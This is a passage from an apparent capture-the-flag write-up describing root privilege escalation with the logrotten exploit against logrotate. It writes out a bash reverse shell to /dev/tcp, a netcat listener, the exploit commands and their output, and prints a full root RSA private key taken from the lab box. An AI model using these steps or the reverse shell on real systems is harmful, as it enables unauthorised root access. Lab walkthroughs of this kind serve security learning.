In a nutshell, *logrotten* exploits a race condition in *logrotate* to allow an attacker to write a reverse shell in `/etc/bash_completion.d`. A few preconditions need to be satisfied for the exploit to work, one of them being that the logpath needs to be under the attacker's control; having the logs directly in our user *reader*'s home directory can thus be seen as a breadcrumb to *logrotten*.
These are the exploit steps :

1. The first step in our privilege escalation is preparing the exploit. We can `git clone` the exploit repo to our local machine and then compile the `C` source code with `gcc -o logrotten logrotten.c`.

[11] The exploit code is available at `https://www.exploit-db.com/exploits/47466`, last visited : 2020-07-12, and at `https://github.com/whotwagner/logrotten`, last visited : 2020-07-12. For more details on the attack, see the blog posts at `https://tech.feedyourhead.at/content/details-of-a-logrotate-race-condition` and `https://tech.feedyourhead.at/content/abusing-a-race-condition-in-logrotate-to-elevate-privileges`, both last visited : 2020-07-12.

2. We then prepare a file containing a `bash` reverse shell on the box with `bash -i >& /dev/tcp/10.10.14.2/9876 0>&1`

3. On our own machine, we set up a listener for the incoming reverse shell with `nc -lnvp 9876`.

4. To finish the preparations, the compiled *logrotten* binary has to be copied onto the box :

```
scp -i /reader_ssh ./logrotten/logrotten
reader@10.10.10.176:/home/reader/.bob/logrotten
```

5. On the box, we run the exploit with : `/logrotten /home/reader/backups/access.log -p bob2`[12]

```
reader@book:~/.bob$ ./logrotten -p bob2 /home/reader/backups/access.log
Waiting for rotating /home/reader/backups/access.log...
Renamed /home/reader/backups with /home/reader/backups2 and created symlink to /etc/bash_completion.d
Waiting 1 seconds before writing payload...
Done!
```

6. The next step is to modify the log file `/home/reader/backups/access.log`, e. g. with `nano access.log`. The actual modification isn't important at all; what matters, is that the file changes on disk.

7. Finally, we need to change into `/etc/bash_completion.d` and run `./access.log`. On our listener, we receive a shell as *root* :


```
root@[redacted]/book/payloads# nc -lnvp 9876
listening on [any] 9876 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.176] 56330
root@book:~# root@[redacted]/book/payloads# nc -lnvp 9876
```

2.3.2 Root flag

At this point, we have our high privilege shell and should be able to read the *root* flag. Unfortunately, *logrotten* seems to yield a very unstable[13] shell on this box. Thinking back to user, where we found a private `ssh` key readily available on the box, we try the same approach for *root*. Having prepared the command in advance and just using copy and paste once our reverse shell pops, we're able to retrieve *root*'s private key from its default location `/root/.ssh/id_rsa` :

[12] The file `bob2` contains the reverse shell. Looking back, I guess I should change my naming conventions to something a little more significant...

[13] Most of the reverse shells I got back died in a very short time, often even before I had the time to run a single command. YMMV.




```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAsxp94IilXDxbAhMRD2PsQQ46mGrvgSPUh26lCETrWcIdNU6J
cFzQxCMM/E8UwLdD0fzUJtDgo4SUuwUmkPc6FXuLrZ+xqJaKoeu7/3WgjNBnRc7E
z6kgpwnf4GOqpvxx1R1W+atbMkkWn6Ne89ogCUarJFVMEszzuC+14Id83wWSc8uV
ZfwOR1y/Xqdu82HwoAMD3QG/gu6jER8V7zsC0ByAyTLT7VujBAP9USfqOeqza2UN
GWUqIckZ2ITbChBuTeahfH2Oni7Z3q2wXzn/0yubA8BpyzVut4Xy6ZgjpH6tlwQG
BEbULdw9d/E0ZFHN4MoNWuKtybx4iVMTBcZcyQIDAQABAoIBAQCgBcxwIEb2qSp7
KQP2J0ZAPfFWmzzQum26b75eLA3HzasBJOGhlhwlElgY2qNlKJkc9nOrFrePAfdN
PeXeYjXwWclL4MIAKjlFQPVg4v0Gs3GCKqMoEymMdUMlHoer2SPv0N4UBuldfXYM
PhCpebtj7lMdDGUC60Ha0C4FpaiJLdbpfxHase/uHvp3S/x1oMyLwMOOSOoRZZ2B
Ap+fnQEvGmp7QwfH+cJT8ggncyN+Gc17NwXrqvWhkIGnf7Bh+stJeE/sKsvG83Bi
E5ugJKIIipGpZ6ubhmZZ/Wndl8Qcf80EbUYs4oIICWCMu2401dvPMXRp7PCQmAJB
5FVQhEadAoGBAOQ2/nTQCOb2DaiFXCsZSr7NTJCSD2d3s1L6cZc95LThXLL6sWJq
mljR6pC7g17HTTfoXXM2JN9+kz5zNms/eVvO1Ot9GPYWj6TmgWnJlWpT075U3CMU
MNEzJtWyrUGbbRvm/2C8pvNSbLhmtdAg3pDsFb884OT8b4arufE7bdWHAoGBAMjo
y0+3awaLj7ILGgvukDfpK4sMvYmx4QYK2L1R6pkGX2dxa4fs/uFx45Qk79AGc55R
IV1OjFqDoq/s4jj1sChKF2+8+JUcrJMsk0WIMHNtDprI5ibYy7XfHe7oHnOUxCTS
CPrfj2jYM/VCkLTQzdOeITDDIUGG4QGUML8IbM8vAoGBAM6apuSTzetiCF1vVlDC
VfPEorMjOATgzhyqFJnqc5n5iFWUNXC2t8L/T47142mznsmleKyr8NfQnHbmEPcp
ALJH3mTO3QE0zZhpAfIGiFk5SLG/24d6aPOLjnXai5Wgozemeb5XLAGOtlR+z8x7
ZWLoCIwYDjXf/wt5fh3RQo8TAoGAJ9Da2gWDlFx8MdC5bLvuoOX41ynDNlKmQchM
g9iEIad9qMZ1hQ6WxJ8JdwaK8DMXHrz9W7yBXD7SMwNDIf6u1o04b9CHgyWXneMr
nJAM6hMm3c4KrpAwbu60w/AEeOt2o8VsOiusBB80zNpQS0VGRTYFZeCF6rKMTP/N
WU6WIckCgYBE3k00nlMiBNPBn9ZC6legIgRTb/M+WuG7DVxiRltwMoDMVIoi1oXT
ExVWHvmPJh6qYvA8WfvdPYhunyIstqHEPGn14fSl6xx3+eR3djjO6J7VFgypcQwB
```

```
yiu6RurPM+vUkQKb1omS+VqPH+Q7FiO+qeywqxSBotnLvVAiaOywUQ==
-----END RSA PRIVATE KEY-----
```

From now on it's smooth sailing as we're able to `ssh` in as *root* to grab the root flag.